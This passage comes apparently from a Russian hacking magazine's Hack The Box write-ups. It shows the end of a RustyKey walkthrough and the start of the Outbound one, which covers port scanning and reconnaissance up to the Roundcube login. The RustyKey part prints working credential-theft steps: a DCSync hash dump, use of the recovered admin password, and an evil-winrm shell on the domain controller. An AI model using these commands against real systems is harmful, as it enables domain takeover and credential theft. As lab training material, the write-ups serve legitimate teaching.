


```
KRB5CCNAME=backupadmin@cifs_DC.rustykey.htb@RUSTYKEY.HTB.ccache faketime -f '+8h' secretsdump.py -k -no-pass rustykey.htb/backupadmin@dc.rustykey.htb
Impacket v0.13.0.dev0+20250220.93348.6315ebd5 - Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x94660760272ba2c07b13992b57b432d4
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e3aac437da6f5ae94b01a6e5347dd920:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
RUSTYKEY\DC$:plain_password_hex:0c7fbe96b20b5afd1da58a1d71a2dbd6ac75b42a93de3c18e4b7d448316ca40c74268fb0d2281f46aef4eba9cd553bbef21896b316407ae45ef212b185b299536547a7bd796
16c0b52ca4fecbf9cfae6a60b24a4433c16b9b6786a9d212c7aaefefa417fe33cc7f4dcbe354af5ce95f407220bada9b4d841a3aa7c6231de9a9ca46a0621040dc384043e19800093303e1485021289d8719dd426d1
d55231d667ca4ba2ad36640985d9b18128f7755b25
RUSTYKEY\DC$:aad3b435b51404eeaad3b435b51404ee:b266231227e43be890e63468ab168790:::
[*] DefaultPassword
RUSTYKEY\Administrator:Rustyrc4key#!
[*] DPAPI_SYSTEM
dpapi_machinekey:0x3c06efaf194382750e12c00cd141d275522d8397
dpapi_userkey:0xb833c05f4c4824a112f04f2761df11fefc578f5c
[*] NL$KM
 0000   6A 34 14 2E FC 1A C2 54  64 E3 4C F1 A7 13 5F 34   j4.....Td.L..._4
 0010   79 98 16 81 90 47 A1 F0  8B FC 47 78 8C 7B 76 B6   y....G....Gx.{v.
 0020   C0 E4 94 9D 1E 15 A6 A9  70 2C 13 66 D7 23 A1 0B   ........p,.f.#..
 0030   F1 11 79 34 C1 8F 00 15  7B DF 6F C7 C3 B4 FC FE   ..y4....{.o.....
NL$KM:6a34142efc1ac25464e34cf1a7135f34799816819047a1f08bfc47788c7b76b6c0e4949d1e15a6a9702c1366d723a10bf1117934c18f00157bdf6fc7c3b4fcfe
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:f7a351e12f70cc177a1d5bd11b28ac26:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:f4ad30fa8d8f2cfa198edd4301e5b0f3:::
rustykey.htb\rr.parker:1137:aad3b435b51404eeaad3b435b51404ee:d0c72d839ef72c7d7a2dae53f7948787:::
rustykey.htb\mm.turner:1138:aad3b435b51404eeaad3b435b51404ee:7a35add369462886f2b1f380ccec8bca:::
rustykey.htb\bb.morgan:1139:aad3b435b51404eeaad3b435b51404ee:44c72edbf1d64dc2ec4d6d8bc24160fc:::
rustykey.htb\gg.anderson:1140:aad3b435b51404eeaad3b435b51404ee:93290d859744f8d07db06d5c7d1d4e41:::
rustykey.htb\dd.ali:1143:aad3b435b51404eeaad3b435b51404ee:20e03a55dcf0947c174241c0074e972e:::
rustykey.htb\ee.reed:1145:aad3b435b51404eeaad3b435b51404ee:4dee0d4ff7717c630559e3c3c3025bbf:::
rustykey.htb\nn.marcos:1146:aad3b435b51404eeaad3b435b51404ee:33aa36a7ec02db5f2ec5917ee544c3fa:::
rustykey.htb\backupadmin:3601:aad3b435b51404eeaad3b435b51404ee:34ed39bc39d86932b1576f23e66e3451:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:b266231227e43be890e63468ab168790:::
```

Результат DCSync

Среди LSA-секретов находим пароль администратора домена. Запрашиваем его TGT-билет и получаем сессию по WinRM.


```
faketime -f '+8h' getTGT.py 'RUSTYKEY.HTB/administrator':
'Rustyrc4key#!'
```



```
faketime -f '+8h' getTGT.py 'RUSTYKEY.HTB/administrator':'Rustyrc4key#!'
Impacket v0.13.0.dev0+20250220.93348.6315ebd5 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in administrator.ccache
```

Получение TGT

```
KRB5CCNAME=administrator.ccache faketime -f '+8h' evil-winrm -i dc.
rustykey.htb -r rustykey.htb
```



```
KRB5CCNAME=administrator.ccache faketime -f '+8h' evil-winrm -i dc.rustykey.htb -r rustykey.htb

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemen

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completio

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> type ..\Desktop\root.txt
af1f2f62e4f408cba3bc2b72f33b80c9
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Флаг рута

Машина захвачена!

HTB OUTBOUND

Outbound

OS Linux · RELEASE DATE 12 Jul 2025 · DIFFICULTY Easy · POINTS 20

Ломаем Roundcube и получаем учетные данные

RalfHacker
hackerralf8@gmail.com

В этот раз используем недавнюю RCE в почтовом клиенте Roundcube, после чего получаем доступ к базе данных и расшифровываем учетные данные пользователей. При повышении привилегий эксплуатируем уязвимость в утилите `Below`.

Наша цель — получение прав суперпользователя на машине Outbound с учебной площадки Hack The Box. Уровень задания — легкий.

WARNING

Подключаться к машинам с HTB рекомендуется с применением средств анонимизации и виртуализации. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.


РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.77    outbound.htb
```

На этот раз, помимо IP-адреса машины, нам также предоставляют и учетные данные пользователя.




Target IP Address
10.10.11.77
Machine Information
As is common in real life pentests, you will start the Outbound box with credentials for the following account tyler / LhKL1o9Nm3X2

Информация о машине

Запускаем сканирование портов.

> **Справка: сканирование портов**
>
> Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.
>
> Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта:
>
> ```
> #!/bin/bash
> ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 |
> tr '
> ' ',' | sed s/,$//)
> nmap -p$ports -A $1
> ```
>
> Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).




```
Nmap scan report for outbound.htb (10.10.11.77)
Host is up (0.058s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0c:4b:d2:76:ab:10:06:92:05:dc:f7:55:94:7f:18:df (ECDSA)
|_  256 2d:6d:4a:4c:ee:2e:11:b6:c8:90:e6:83:e9:df:38:b0 (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://mail.outbound.htb/
|_http-server-header: nginx/1.24.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Результат работы скрипта

Сканер нашел два открытых порта:
- 22 — служба OpenSSH 9.6p1;
- 80 — веб-сервер Nginx 1.24.0.

На SSH мы без учетных данных ничего не сделаем, поэтому сразу взглянем, что нам выдаст веб-сервер. При переходе по адресу в браузере произойдет редирект на домен `mail.outbound.htb`.




Хмм. Нам не удаётся найти этот сайт.

Мы не можем подключиться к серверу mail.outbound.htb.

Ответ сервера

Добавим новый поддомен в файл `/etc/hosts` и обновим страницу. Нас встречает страница авторизации Roundcube.


```
10.10.11.77 outbound.htb mail.outbound.htb
```



Форма авторизации Roundcube

